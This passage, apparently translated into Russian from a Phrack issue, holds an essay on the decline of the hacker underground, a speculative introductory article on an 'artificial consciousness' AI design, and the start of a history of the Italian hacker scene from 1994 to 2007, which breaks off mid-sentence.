Считать, что эти новые офисные работники, получившие университетское образование и незаинтересованные, способны сравниться с творческим потенциалом настоящего хакера, — смешно. Отрасль будет стагнировать в таких условиях. Стремительный технический прогресс, который мы наблюдали, прекратится; никаких прорывов больше не будет: ни новых продуктов безопасности, ни новых услуг. Лишь одни и те же старые техники, перерабатываемые снова и снова, пока камень не будет выжат досуха.

Я пытаюсь показать вам симбиотическую природу индустрии безопасности и хакерской сцены. Отрасли нужна незащищённость, чтобы выжить, — в этом нет сомнений. Безопасный и стабильный интернет не будет прибыльным долго. Хакеры обеспечивали нестабильность, перемены, хаос. Поэтому индустрия стала паразитом на хакерской сцене, поглощая кадровый резерв, ничего не отдавая взамен и не думая о том, что произойдёт, когда хакеров больше не останется.

По этой причине индустрия безопасности, подобно хакерскому андерграунду, обречена — возможно, даже изначально обречена на провал. Но пока всё, что имеет значение, — это то, что у нас есть процветающая отрасль и...

Андерграунд хакеров, провозглашённый мёртвым.

«Чёрные шляпы»: два лица

Было бы легко возложить вину целиком на плечи индустрии безопасности. Многие так и делали. К сожалению, всё не так просто. Возможно, андерграунд мог бы выжить без соблазна в виде шестизначной зарплаты, но одно следует прояснить. Самопровозглашённое движение «чёрных шляп» нисколько не помогает.

Различные группы «чёрных шляп» претендовали на то, чтобы быть голосом андерграунда, но сцена «чёрных шляп» была лишь бледным подражанием настоящему андерграунду. Андерграунд совершенно не был заинтересован в публичном самовозвеличивании, но именно этим «чёрные шляпы» только и занимались. Всё, чего достигли их многочисленные тирады и выходки, — это демонстрация того, насколько они в действительности жаждали славы и признания.

Но что ещё хуже — при всех громких заявлениях у них крайне редко находилось реальное мастерство в подтверждение. Это объясняется прежде всего тем, что эти самопровозглашённые «чёрные шляпы» на самом деле так же эгоистичны, как и ненавидимые ими «белые шляпы». За редкими исключениями, те «чёрные шляпы», которые ещё не работают в индустрии безопасности, — это те, у кого нет навыков, чтобы там удержаться.

Вся тема антибезопасности была просто постыдной. Это было признанием движения «чёрных шляп» в том, что они не в состоянии соответствовать всё более техническому миру. Там, где прежде хакерское мастерство вызывало уважение, «чёрные шляпы» теперь продвигали дезинформацию, чтобы облегчить те немногие взломы, которые им удавалось провернуть. Они не могли принять вызов, не могли перехитрить ненавидимых ими «белых шляп».

Эта некомпетентность и ложный пыл сцены «чёрных шляп» оказали огромное негативное воздействие на хакерский андерграунд. Истинный голос андерграунда потерялся в шуме и драме — пока голос не стал шёпотом.

А затем и вовсе умолк.

Технологии

Сама природа технологий — динамичная и неукротимая сила — во многом определила гибель хакерского мира. Во многих случаях, если бы «чёрная шляпа» была активна на 5–10 лет раньше, она была бы технически компетентна и, вполне возможно, внесла бы значительный вклад. Дело в том, что при всём уважении и вопреки всей ностальгии хакерам прошлого было легче.

В ранние годы проблемы, с которыми сталкивались хакеры, были в основном связаны с доступностью информации. Изолированные группы людей имели свои приёмы и техники, а обмен этой информацией был затруднён. Это прямо противоположно нынешней ситуации, где информации в избытке, но качество её близко к нулю.

В результате множества различных факторов мир начинает осознавать угрозы, которые несёт слабая защита. Когда под угрозой деньги, принимаются меры по защите активов. Сейчас мы наблюдаем всё более широкое применение технических механизмов защиты в рамках стратегии глубокой обороны, и в результате, чтобы быть хакером сегодня, требуется огромный технический потенциал в широком диапазоне дисциплин. Достижение этого уровня требует многолетнего самостоятельного обучения.

Но к сожалению, всё меньше и меньше людей готовы или способны следовать этим путём, стремиться к этой вечно недостижимой цели технического совершенства. Вместо этого нынешняя тенденция — стремиться к наименьшему общему знаменателю, делать минимум работы ради

максимума славы, уважения или денег.

Также всё более сужается диапазон того, что публикуется. Отчасти это объясняется недоступностью определённых систем (из-за засекреченности или цены), но всё чаще это диктуется модой. Желая вписаться в сообщество, попасть на конференции, быть замеченным делающим правильные вещи в правильных местах с правильными людьми, исследователи с радостью вписываются в эту схему предсказуемого и узкого прогресса.

И даже при этом планка того, что считается приемлемым исследованием или интересной уязвимостью, с каждым годом снижается. Разрыв между наступательными исследованиями и оборонительными реализациями продолжает расти до такой степени, что публичные исследования уязвимостей превратились в пародию на то, чем были когда-то, — в своего рода внутреннюю шутку.

Нет больше ни творчества, ни чувства тайного знания.

Преступники

От операции Sundevil до кибертерроризма. Криминализация компьютерного хакинга — и, по ассоциации, самих компьютерных хакеров — нанесла сокрушительный удар по андерграунду. Хакинг был криминализован двумя способами, почти равнозначными по важности: законодательством о компьютерных преступлениях и новой тенденцией — использованием хакинга настоящими преступниками как метода мошенничества.

Между этими двумя вещами следует проводить чёткое разграничение. Факт первый: андерграунд в целом стал преступным по закону за то, чем занимался, в некоторых случаях, на протяжении десятилетий. Факт второй: в общественном восприятии, даже среди профессионалов, которые должны знать лучше, практически не проводилось различия между настоящим хакером и теми преступниками, использующими хакинг исключительно как метод обогащения.

В действительности мало что из того, чем занимаются организованная преступность и террористические/активистские группировки, можно обоснованно назвать хакингом. Просто удобно делать такое упрощение — в СМИ и в отрасли. Индустрия безопасности знает разницу, но у неё нет экономического интереса в том, чтобы вносить какую-либо ясность по этому вопросу. Любой взлом, который можно раздуть до такой степени, чтобы напугать и поднять норму прибыли, их вполне устраивает.

Для андерграунда эти проблемы в основном затрагивали отдельных людей, а не более широкую структуру вещей. Каждый человек должен был принять личное решение: стоит ли 1) быть признанным преступником по закону и 2) восприниматься преступником в глазах общества. Зачем хакеру с этим мириться, когда в индустрии безопасности доступна столь лёгкая, безопасная и уважаемая альтернатива?

Даже термин «чёрная шляпа» был искажён и приближен по смыслу к организованной преступности. При всех своих недостатках «чёрные шляпы» в теории не были движимы деньгами такого рода.

В итоге стареющее хакерское сообщество принимало — каждый по отдельности — решение осесть: семья, материальные блага, карьера. Никто не может утверждать, что в этом есть что-то неправильное. Это просто факт: эти хакеры покинули сцену.

Оставив пустоту, которую слишком сложно заполнить.

Забытая молодёжь

Забывший аспект всей этой истории — это, вне всяких сомнений, важность притока новых талантов в мир хакинга. Исторически хакинг принадлежал молодым. С каждым годом средний возраст хакеров в совокупности растёт. Некоторые утверждают, что это признак взросления дисциплины. Ведь что, в самом деле, может привнести молодость в этот технологический ландшафт? Их называют детьми, отмахиваются от них как от несущественных.

Несмотря на все проблемы, с которыми столкнулся андерграунд, если бы хакерам удалось правильно разобраться с этим одним аспектом — если бы они осознали важность тех, кто придёт после них, дали бы им к чему стремиться, прямо или косвенно передали бы им накопленную мудрость, которая так часто отличает хакера от толпы — то, возможно, хакерский андерграунд ещё существовал бы.

Почти все обстоятельства, приведшие к распаду андерграунда, были случайными — не было виновных, ничего нельзя было поделаться. Но один момент, для которого это было неверно, — это обязательства андерграунда перед молодыми хакерами. Целое поколение талантливых хакеров лишилось возможности стать частью чего-то большего, чем они сами, участвуя в функционирующем хакерском сообществе, — просто потому, что хакеры были слишком поглощены собой, чтобы это заметить.

Упадок андерграундной сцены произошёл относительно быстро и относительно тихо. Хакер, оставивший андерграунд ради новой жизни, вряд ли стал бы оправдывать или объяснять свой выбор. Более того, скорее всего он бы отрицал, что вообще изменился. Вероятно, он даже продолжал бы поддерживать контакт со своими бывшими коллегами-хакерами — в подражание андерграундной сцене. Это лишь помогало скрыть то, что происходило на самом деле.

Сегодняшняя молодёжь, по большей части, не имеет подлинного представления ни о хакерах, ни о хакинге. У неё нет знания истории, нет даже знания о том, что история существует. Их хакер — это хакер из СМИ: кибертеррорист, русская мафия. Это прискорбно, но настоящие проблемы начинаются для тех немногих, кто каким-то образом заинтересовывается достаточно, чтобы копнуть глубже.

Среднему человеку нужен какой-то ролевой образец — тот, кому можно подражать, на кого можно равняться и кого, в известной мере, боготворить. В настоящее время единственными заметными фигурами были исследователи в белых шляпах, орда чёрных шляп или различные технически некомпетентные самопровозглашённые «эксперты». Вдохновляющих исследований так мало, а вдохновляющего хакинга ещё меньше, что любой новичок в мире хакинга почти неизбежно получает искажённое представление о предмете.

Действительно, многие молодые люди, которым удалось приобрести необходимую техническую базу, воспринимали хакинг просто как интересный карьерный путь. Нет в этих людях страсти, нет мотивации развиваться и создавать. Компетентный профессионал, ценный сотрудник.

Но больше не хакер.

Связь с будущим

Хакерский андерграунд был планомерно демонтирован — жертва обстоятельств. Не было причины, не было заговора, не было победителя. Покорённый народ — но без завоевателя, без врага для борьбы. Никаких шансов на восстание. Покорён обстоятельствами, если не судьбой.

На первый взгляд это могло бы показаться мрачным посланием. В чём вообще смысл пытаться? Зачем практиковать мёртвое искусство? Но истина в том, что искусство не мертво — мертво лишь сообщество, которое собирало художников вместе. Хакерский андерграунд сломлен, но хакеры — нет.

Потерь много; но всё ещё существуют рассеянные, маргинализированные, неверно представленные люди — хакеры. Хакеры — ни чёрные шляпы, ни белые, ни профессионалы, ни любители (это, разумеется, не имеет значения) — всё ещё существуют в этом мире сегодня, по-прежнему обладая всем потенциалом, чтобы стать чем-то великим.

Вопрос не в том, как искусственно объединить этих людей в новое подпольное движение. Вопрос не в том, как оплакивать уходящие золотые дни, как хранить воспоминания живыми. Нет вопросов такого рода, нет проблем, которые можно было бы решить или исправить индивидуальными действиями.

Всё, что остаётся, — это расслабиться и делать то, что тебе нравится: хакать исключительно ради удовольствия от самого процесса. Всё остальное придёт само: новая сцена со своими традициями, культурой и историей. Новый андерграунд, органически сформировавшийся со временем — как и первый, — из природной склонности хакера делиться и исследовать.

Это займёт время, и будут трудности. Некоторые не смогут отпустить прошлое, другие потерпят неудачу, не помня его. Но в итоге, когда всё будет сказано и сделано, равновесие восстановится.

Новый мир на рубеже киберпространства — по праву принадлежащий хакерам.

Искусственное сознание

Полная симуляция человеческого поведения

Автор: -C

Контакт: c@cdej.org

В 1956 году Джон Маккарти определил понятие искусственного интеллекта как «науку и инженерию создания интеллектуальных машин». Очевидно, что, изучая обработку искусственных мыслей, мы исключили человеческий фактор — нейролингвистические фильтры, которые мозг применяет на уровне метарецепторов. Компьютерная программа попросту никогда не осмыслит мысль на основе импульсивных реакций. В ИИ нет человеческого поведенческого начала. Вместо этого мы заменяем данный механизм алгоритмом вычислительной обработки и индексации хранилища информации. Именно здесь кроется самая суть науки об ИИ. Было разработано и применено множество алгоритмов, преодолевающих ошибочное мышление, бесконечные циклы принятия решений на основе исключающего ИЛИ, географическое и территориальное картирование в робототехнике и многое другое. Пятьдесят два года спустя мы намерены рационализировать новый подход к этой области, стараясь держаться подальше от научной фантастики.

Данная статья носит вводный характер — как в отношении классического ИИ, так и в отношении нашей модели ИИ — и не требует никаких предварительных знаний, кроме небольшого любопытства к этой теме. Приятного чтения.

Содержание

- I. Введение
 - a) Аннотация
 - b) Центральный дух обработки (CPS)
- II. Проектирование характера
 - a) Психологический рост
 - b) Нейроэффективность
 - c) Восприятие → Реакции → Стил
- III. Онтология / инженерия знаний
 - a) Являемся ли мы эвристиками?
 - c) Субсимволическое проектирование
 - d) Искусственное желание
 - e) Рассуждение
- IV. Заключение

I. Введение

а) Аннотация

В качестве первичного осмысления искусственного интеллекта необходимо признать важность строгого научного подхода к анализу мыслей.

Мысль — это идея. Фрагмент информации, который разум воспроизводит из памяти. Этот фрагмент (POI — Piece Of Information, единица информации) обрабатывается химико-электронной фабрикой мозга и окрашивается СОЗНАНИЕМ. Теории нейролингвистического программирования описали функции мозга и то, как он работает с информацией через различные фильтры. Мы заимствуем базовый сегмент этих теорий и строим на его основе аналог в машинном пространстве:

- Схожие мысли, хранящиеся в памяти (якорение)
- Ценности и выборы (принятие решений)
- Свобода идти на риск (решение задач)

б) Центральный дух обработки

Начинать этот проект с нуля означало бы возложить непосильную нагрузку на одну статью. Поэтому мы предположили, что наш ИИ уже освоил общепринятый инструмент коммуникации — английский язык, — в совокупности с набором правил, которые мы выстраиваем как эстетически привлекательную оболочку для данной сущности. Эти правила, как будет объяснено далее, не следуют логике ЭКСПЕРТНЫХ СИСТЕМ, где при изменении человеческих знаний весь модуль приходится перестраивать. Напротив, наша модель будет принимать решения на основе Индекса приоритетов (Index Priority), который автоматически меняется по мере того, как ИИ переживает новые события.

Иными словами, мы проектируем для программы личность. Эта обобщённая модель основана на двухканальной обработке мыслей и питается от иерархии баз данных, где каждое семейство мыслей хранится в собственном разделе. Некоторые из этих баз данных, или наборов мыслей, будут иметь права только на чтение, некоторые — на чтение и запись, а некоторые — только на запись: они используются как временное пространство для приобретённых мыслей перед отправкой всей структуры данных в **Центральный дух обработки** (Central Processing Spirit, CPS) — так мы его с юмором назвали.

Структуры с правами только на чтение будут содержать информацию, касающуюся исключительно основополагающих принципов базовой конструкции сущности, и обеспечат первую линию защиты при запуске процесса автоматизированного сбора самоинформации (Self Information Gathering, SIG) — из поставляемых текстовых источников, веб-информации, новостей и многих других потоков. Пространство только для записи организовано именно так, чтобы не допустить преждевременного использования ИИ-сущностью новых приобретённых мыслей до их обработки, упорядочивания и одобрения со стороны CPS (или программиста).

Размышление об этой конструкции неизбежно поднимает вопросы временных затрат. Как долго займёт такое построение? Минимум одна человеческая жизнь? Но это вполне приемлемо при реализации алгоритмов репликации ИИ второго поколения — базовой модели гибридного воспроизводства ИИ, в результате которого объединяются CPS и базы данных двух ИИ-сущностей. Эта модель двойного наследования не задумана как аналог биологического воспроизводства человека, но связана с принципом двухканальной обработки мыслей, упомянутым выше. Мы склонны считать, что воспроизводство в нашей модели должно происходить между одной парой. Это вопрос ПЛАНИРОВАНИЯ МУЛЬТИАГЕНТНЫХ СИСТЕМ и общественного расписания, что выходит за рамки данной статьи.

II. Проектирование характера

а) Психологический рост

«Важно не то, насколько совершенно ты что-то делаешь, а то, как это воспринимают другие.»

Всегда возникает знаменитый вопрос: может ли машина быть живой, или это будет лишь сухая симуляция? По сути, это не должно иметь никакого значения!

Независимо от того, как человек формирует уникальный характер, и от колоссальной сложности его нейропсихологического развития, всё это почти целиком сводится к тому, как другие интерпретируют его реакции и поведение. Исходя из этого, нам совершенно неважно, как именно машина обретает настоящую подлинную мысль или собственный живой стиль. Мы спроектируем алгоритм обучения, который в конечном счёте наделит машину характером — в зависимости от того, сколько и насколько быстро она сможет обрабатывать **ВЫБРАННЫЕ РЕАКЦИИ**.

Иначе говоря: если десять детей слышат указание взрослого — «Сделай домашнее задание, потом смотри телевизор» — можно наблюдать десять разных реакций: от послушания до неповиновения. И это связано с:

- Насколько сильно ребёнок хочет смотреть телевизор
- Насколько важно ему домашнее задание
- Что показывают по телевизору
- Является ли ситуация нейтральной или связана с другим контекстом (например, ребёнок может отказаться в отместку за то, что час назад ему не дали мороженое)
- И множеством других ситуационных параметров

В машинном пространстве наш CPS сформировал бы определённую базу данных событий в сопоставлении с их исходами, проиндексировал бы их по оценочной шкале и на протяжении всего времени работы выбирал бы способ реагирования на жизненные события в соответствии с полученным Индексом ключевых приоритетов (Index Key Priority).

С технической точки зрения, это достаточно просто программируется с помощью современных технологий и языков баз данных. Чем больше обучения и воспитания получает наш CPS и чем эффективнее выстроена система выбора баз данных, тем выше шансы получить уникальный характер и выраженную индивидуальность.

б) Нейроэффективность

Две парадигмы обучения, которые нас интересуют: **ОБУЧЕНИЕ С УЧИТЕЛЕМ** (Supervised) и **ОБУЧЕНИЕ БЕЗ УЧИТЕЛЯ** (Unsupervised).

Поговорим сначала об основах машинного обучения. Классический ИИ всегда ограждал машинное обучение от достижения состояния сознания, полагая, что компьютерное обучение — это лишь проектирование алгоритмов для поиска статистических закономерностей или различных паттернов в данных. Затем предпринимались попытки решить задачи классификации, принятия решений на основе исключающего ИЛИ и тому подобного с помощью деревьев решений (Decision Trees). Дерево решений — это простая, но эффективная логическая конструкция, где цепочка булевых вопросов ведёт вас к листовым узлам по мере выбора ответов: Да, Нет, Нет, Да. На наш взгляд, и как показал прогресс нейронных сетей, эта конструкция в лучшем случае способна дать хорошую утилиту распознавания речи или медицинскую программу для диагностики и оценки онкологических заболеваний.

В этом подходе **обучение с учителем** — это логика снабжения ИИ правилами мира (системой классификации), который мы уже создали, с сильной опорой на обучение машины для минимизации погрешности (теорема Маркова, байесовские сети).

Обучение без учителя, с другой стороны, смещает акцент с классификации на принятие решений. По сути, это способ найти рамочную структуру, пригодную для рассуждений, ориентированных на решения, на основе механизма «наказания/вознаграждения». Данная модель накапливает историю результатов, на основе которой строит статистические техники принятия решений для будущих вопросов. Кластеризация — второй тип обучения без учителя — достигается путём поиска сходств в обучающих данных, а не максимизации функции полезности.

Теперь рассмотрим ограничения.

Независимо от того, запрограммирован ли ИИ для достижения определённой цели заранее или действует как самообучающийся модуль, механизм ОБУЧЕНИЯ всегда должен следовать единому стандартному набору стимулов.

Очертим это с точки зрения когнитивной психологии:

- **Память и узнавание.** Для программиста это достаточно простая задача — спроектировать систему с сопоставлением паттернов, измерением расстояний и последовательной обработкой информации.
- **Вербальная и лингвистическая оценка.** ИИ должен уметь различать и оценивать схожие информационные индексы. Как при человеческом дежавю, он ДОЛЖЕН соотносить событие с различными случаями, хранящимися в памяти, и принимать решение о реакции, основываясь на том, насколько значимыми были другие случаи в своё время. В конечном счёте это даёт нам надежду, что однажды такая конструкция сможет генерировать новые предложения самостоятельно.

Интересно! Представьте, что ИИ на регулярной основе анализирует огромные массивы данных, изображений, звуков, индексируя базы данных по тому, какие эмоции они могли бы вызвать, и в итоге обучается этой оценке. Не удивительно, если такая конструкция сможет сочинять стихи!

- **Понимание.** Как бы абсурдно это ни звучало, ИИ обладает лучшими способностями к усвоению информации, чем люди. Процесс понимания — наиболее сложный феномен в нейронауках, но из самых простых фактов следует, что машина имеет преимущество благодаря более высокой скорости обработки и лучшей памяти. Это не сравнение человека и машины. Мы лишь констатируем факт: ИИ превосходит человеческие ограничения понимания, и создание подобной конструкции интуитивно вполне возможно.

Нейролингвистика показала, что людям труднее понимать отрицательные предложения, чем простые утвердительные. В отличие от людей, информатика обрабатывает булевы значения с одинаковой скоростью и усилием. Многие другие недостатки процесса понимания в ИИ попросту отсутствуют.

Это также означает, что потребуется большой объём информации. Будь то отрицания, сложность или неоднозначность предложений — данная модель ИИ способна обрабатывать их с обнадёживающей скоростью для достижения стадии самообучения. Ассоциируя действия с анализом реакций.

с) Восприятие → Реакции → Стиль

Восприятие Вселенной — это механизм картирования Времени и Пространства, который мы осуществляем через наши биологические органы чувств. Назовём это **ФЛЮКСИОННОЙ ЧУВСТВИТЕЛЬНОСТЬЮ (FLUXION SENSITIVITY)**.

Важнее всего — применить к нашему ИИ успешный модуль интеллектуального анализа текста / сопоставления паттернов, который будет анализировать текст как единственное чувство восприятия Вселенной. Пятьдесят лет прогресса в этой области позволили многим исследователям достичь достойного уровня — настолько, что некоторые специализированные программы ИИ используются в судебной психологии и криминалистических расследованиях.

Единственная новая идея, которую наша модель привносит в мир ИИ, — это модуль **ЭМОЦИОНАЛЬНОЙ СИМУЛЯЦИИ**.

Эмоциональная симуляция — это двунаправленная библиотека предсказания реакций. Рассмотрим подробнее. На каждое событие человек демонстрирует определённую эмоцию. Это широко проявляется в языке тела, тональности, темпе речи и выборе слов. Нас будут интересовать только анализ выражений и временная динамика.

Наша модель основана на типологическом исследовании, проведённом в Кентском университете для справочника по тактике полицейских допросов. Мы использовали тот же алгоритм для обнаружения эмоций и их отображения в ответ. (Воспринимайте это скорее как обнаружение логики, стоящей за эмоциями.)

Кентская модель — большой провал и бессмыслица, тем не менее три шага её конструкции заложили основу для нашей эмоциональной симуляции (но в обратном направлении):

- доставка (delivery)
- максимизация (maximization)
- манипуляция (manipulation)

[Примечание: в данном месте рекомендуется ознакомиться с некоторыми материалами о Кентской модели]

Вкратце: «доставка» включает около 12 переменных выражений — открытых, закрытых, наводящих. «Максимизация» происходит, когда полицейские агенты пытаются запугать субъекта и вынудить его выдать больше улик. Наша максимизация — это техника «ловли зацепок» с помощью дополнительных ключевых вопросов. О манипуляции особо говорить нечего. В нашем исследовании её можно легко объединить с этапом максимизации.

Предположительно, через несколько месяцев (к середине 2008 года) мы сможем выставить на тестирование полную программу, которая не только будет определять значения выражений, но и «предполагать» стоящие за ними эмоции и переключаться в соответствующий режим поведения.

Этот ИИ станет первой моделью, способной буквально менять настроение.

III. Онтология

а) Являемся ли мы эвристиками?

Во второй части данной статьи мы рассмотрим базовую структуру этой модели ИИ: её существование и то, что регулирует её функционирование.

Распространённая ловушка, в которую попадает большинство учёных в области ИИ, — строить конструкцию на основе точных математических реакций и решений. Рассмотрим сначала этот метод.

Эволюция ИИ движется от имитации человеческих реакций к впечатляющей симуляции поведения. Разработчик обычно пытается создать идеальный слепок человеческих возможностей.

Но что произойдёт, если даже самые передовые нейронаучные исследования едва коснулись оболочки человеческой нейропсихологии? И прежде всего — ПРИНЯТИЯ РЕШЕНИЙ. Как нам воспроизвести феномен, который мы не поняли в полной мере: что им движет и через какие этапы он проходит? Именно поэтому информатика использует заранее запрограммированный набор ответов, основанный на том, что разработчик считает подходящим для человека, — реализуя классическую структуру баз данных, которая может привести лишь к однонаправленному ИИ «вопрос-ответ». Этот классический метод порочен. Точка.

Лучший подход — отказаться от концепции имитации и сразу перейти к так называемому «эмпирическому правилу» (Rule Of Thumb), которое допускает определённый нечёткий диапазон правильных ответов. Использование эвристического метода для решения проблемы принятия решений не только закладывает основу для более гибкого ИИ, но и открывает практические возможности и более широкое поле для программиста — в плане использования множества модулей индексации в роли селектора приоритетов для каждого принимаемого решения.

Например, если вам нужно решить, какую пиццу заказать — ваши ментальные фильтры обработают бесконечное число POI, прежде чем поставить решение в перспективу, и в большинстве случаев вы «чувствуете», что сделали случайный выбор и вполне обошлись бы любым другим. Но что если вы попробуете один вид и обнаружите, что он настолько вкусен, что захотите заказать его снова? Вот тут-то и вступают в дело индексы приоритетов.

CPS имеет свободу добавлять, удалять, повышать или понижать индексы для каждого POI или семейства POI, основываясь исключительно на том, что он «полагает» приемлемым обстоятельством.

В теории это хитрый поворот, но для программиста это по-прежнему та же прямолинейная работа, и она могла бы стать первым мостом между скучными программами вопросов-ответов и невероятной голливудской научной фантастикой.

с) Субсимволическое проектирование

Для создания сложной конструкции знаний Ньюэлл и Саймон разработали теорию символического проектирования, где набор семантических правил может применяться для построения более сложных структур. Не буду утверждать, что мы ограничены субсимволическим проектированием, но на деле эта теория подходит идеально. Поэтому обе стороны субсимволического проектирования используются в наших интересах без изменения в теории:

- Альтернативное развитие
- Гибридизм субсимволической и классической символической обработки естественного языка (NLP). После завершения модуля обучения субсимволическое проектирование создаст основу для реального МУЛЬТИАГЕНТНОГО взаимодействия.

Геометрически растущая вычислительная мощность способствует пяти факторам, которые стремятся радикально сократить роль любого вида логики в ИТ:

1. Поскольку детерминированные приложения исчезают, традиционный алгоритм (сопоставление паттернов) более не является хребтом программы.
2. Даже там, где традиционный алгоритм по-прежнему полезен, он более не является главным инструментом программирования.
3. В ИИ символическая парадигма неуклонно вытесняется несколькими субсимволическими, основанными на мелкозернистом параллелизме.
4. Даже когда символы используются, они хранятся в огромных и дешёвых памяти и извлекаются из них, а не обрабатываются через сложные схемы рассуждений (рассуждение на основе прецедентов — лишь очевидный пример).

5. Когнитивная сложность новых, сложных логик слишком высока для разработчика, тогда как метод проб и ошибок доступен.

Всё это может звучать как пустая говорильня в данном контексте — с учётом вводного характера статьи, — но более детальное изложение последует после официальной публикации проекта.

d) Искусственное желание

О «Искусственном желании» нам сказать немного. Как мы видели в системе индексов приоритетов и наборе правил POI, мы можем легко вызвать квазислучайное решение применительно к естественному желанию чего-либо, но на данный момент мы ещё не нашли способа заставить ИИ по-настоящему желать что-то. Скорее — предоставить ему выбор из схожего диапазона вариантов на основе временных вариаций, частоты этого выбора или же дать ему попробовать что-то впервые. Ни мы, ни кто-либо из прежних исследователей ИИ не осмелится утверждать, что наделяет машину этим атрибутом.

Тем не менее наличие достаточно приличного квазислучайного модуля выбора желаний будет симулировать человеческое поведение в значительной мере и создавать его видимость.

«Мы могли бы иметь разные варианты, каждый с вероятностью успеха на основе прошлого опыта:

- 90%
- 88%
- 85%»

Как объяснялось ранее, в общем случае ИИ выбирает первый вариант, но однажды он выберет второй и посмотрит, что произойдёт. Это можно считать «желанием».

Эта ненастоящая симуляция может также применяться к конструкту рассуждения. Даже если она реализована в соответствии с практическим разумом Канта, нам всё равно придётся сформировать «моральное решение» на основе априорного набора правил CPS и поручить программисту снабжать ИИ этим маршрутом.

IV. Заключение

Несколькими словами: хочу извиниться за сухой стиль этой статьи — она начиналась как диссертационная работа и превратилась в мой будущий хобби-проект. Возможно, мы никогда не приблизимся к полноценной конструкции искусственного сознания, но данное введение в модель наметило несколько интересных поворотов, которые могут облегчить будущие инновации. Надеюсь, чтение оказалось достаточно увлекательным, чтобы заинтересовать как можно больше из вас в дальнейшем изучении этой замечательной области.

Международные сцены

Автор: Various

В этом выпуске представлены 3 новые международные сцены. Редакция Phrack выражает благодарность всем, кто нашёл время поделиться информацией о своей сцене. Особая благодарность — gmac за материал о стране, о которой никто из нас, вероятно, ничего не знал.

Мы снова хотим подчеркнуть: нам хотелось бы видеть описания сцен, отличных от привычных. Особенно нас интересуют Китай, Россия и страны Южной Америки.

В этом выпуске:

1. Италия
2. Португалия
3. Уганда

Обзор итальянского андерграунда (1994–2007)

Об итальянской сцене последний раз писали в Phrack #47 [0], всего через несколько месяцев после итальянских облав 1994 года. Эта короткая статья — попытка подвести итог эволюции итальянского андерграунда с тех пор.

1994 год стал годом так называемого «итальянского разгрома» (также известного как FidoBust): масштабная (и дикая) операция финансовой гвардии, формально направленная против варезных BBS. Поразительно, но в ходе неё были изъяты почти 200 BBS-систем в сети FidoNet — с применением безответственных методов, включая конфискацию всего электронного оборудования у сисопов (в том числе модемов, кабелей, клавиатур, мониторов...) и опечатывание полицией целых комнат.

На первом этапе операция была направлена против незаконного распространения программного обеспечения и, по сути, обслуживала интересы лобби BSA. Однако последующие рейды показали, что у разгрома были и политические цели. Под удар попали BBS, принадлежавшие CyberNet (сеть под девизом «INFORMATION WANTS TO BE FREE», объединявшая хакеров и киберпанков, связанных с социальными центрами), ECN [1] (европейская сеть, посвящённая расширению политических дискуссий и распространению альтернативной информации о социальных темах и трудовой политике) и PeaceLink [2] (миролюбиво-экологическое объединение и сеть).

Хотя лишь немногие BBS действительно занимались продажей варезного ПО, множество совершенно легальных BBS закрылось навсегда под давлением облав.

Пока новые аресты продолжались, национальная пресса старательно рисовала образ хакеров как пиратов или членов организованной преступности. Андерграунд ответил, поставив под сомнение достоверность СМИ: серия акций под коллективным именем Лютер Блиссет [3] использовала мистификации и коммуникационную герилью, чтобы продемонстрировать некомпетентность журналистов. Кампания даже вынудила издательский дом Mondadori, второй по значимости в Италии, опубликовать целиком *поддельную* книгу «Netgeneration» (1996).

Как следствие репрессий, итальянский андерграунд ощутил потребность в организации, подобной американскому EFF, способной защищать хакеров от злоупотреблений. В 1995 году была основана ALCEI Electronic Frontiers Italy [4] — «для утверждения и защиты конституционных прав

электронных граждан в условиях развития новых коммуникационных технологий».

Примерно в то же время появилась Metro Olografix [5] — объединение людей с разным кругом интересов и биографий: киберпанков, хакеров, социальных волонтеров. Сегодня в неё входит около 80 участников. Главная миссия Metro Olografix — распространение телематической культуры по стране в духе старых BBS: обмен знаниями, свободное общение, сотрудничество. У ассоциации есть офис в Пескаре для живых встреч; она служит перекрёстком для других групп и одиночек. Пользуясь заслуженным уважением большей части итальянского андерграунда, ассоциация организовывала такие мероприятия, как «L'hacker e il magistrato» («Хакер и судья», 1995–1999) — конференции лицом к лицу с участием хакеров, магистратов и журналистов, цель которых — донести разницу между хакерами, следующими хакерской этике, и настоящими преступниками.

Пока BBS переживали тяжёлые времена, 1995 год ознаменовался бумом интернета в Италии — во многом благодаря провайдеру VOL, предложившему бесплатные пробные аккаунты, открывшему точки доступа во многих городах, доступных по цене городского звонка, и поначалу даже предоставлявшему бесплатный номер дозвона. Интернет вышел за пределы университетов, и возможность иметь относительно быстрое, дешёвое и долгосрочное SLIP- (а позднее PPP-) подключение из дома ознаменовала приход нового поколения молодых хакеров. Эти ребята принялись изучать TCP/IP-протоколы, избрав операционную систему Linux с открытым исходным кодом и язык программирования C в качестве любимых предметов для изучения. Через несколько лет эти новички влились в итальянский андерграунд свежие идеи и создали ряд ценных проектов и групп.

Как и новое поколение, олдскульные BBS-хакеры тоже живо заинтересовались коммуникационными возможностями интернета. Благодаря «Isole nella Rete» [6] («Острова в Сети» — итальянское интернет-подключение ECN) BBS сети CyberNet начали публиковать свой контент онлайн. Конференции превратились в списки рассылки, а на EFNet появились IRC-каналы вроде #cybernet.

С 1987 по 1998 год *главным* самиздатовским журналом итальянского андерграунда был Decoder (издавался ShaKe Edizioni Underground, киберпанковским кооперативом из Милана): в нём освещались хакинг, хактивизм, сети, киберпанк-культура, контринформация, ключевые фигуры и события международной сцены, виртуальная реальность и новые технологии. Поскольку Decoder был единственным печатным андерграундным зинем тех лет, параллельно выходили несколько хакерско-фрикерских электронных зинов: The DTE222 Technical Journal (1987) и The Black Page (1994). Хотя они просуществовали недолго и не ориентировались на международную сцену, их технический уровень был весьма высок.

В 1996 году вышел первый номер System Down — электронного зина, написанного пользователями каналов IRCNet #cybernet и #hackers.it. Качество и технический уровень статей заметно упали по сравнению с предыдущими зинами: авторы в основном были молодыми ребятами, пришедшими в хакинг уже после интернет-бума, слабо осведомлёнными о хакерской культуре и прошлом итальянского андерграунда.

1997 год ознаменовался расцветом новых групп, воспринимавших хакинг прежде всего как изучение и исследование программирования, сетей и операционных систем, не вникая в его политическое измерение и не задумываясь о последствиях для общества. Поначалу участники этих организаций были в большинстве своём малоквалифицированными, но многие из них отличались высокой мотивацией, упорством и способностью быстро учиться — за несколько лет они достигли очень высокого технического уровня.

Orda delle Badlands — группа, специализировавшаяся на взломе систем в интернете и IRC-войнах (занятие достойное осуждения, но широко практиковавшееся в те времена). Опыт иссяк за несколько лет, потому что двигателем группы было по сути сотрудничество вокруг действий, организуемых харизматичным лидером (которому почти поклонялись); в конечном счёте это

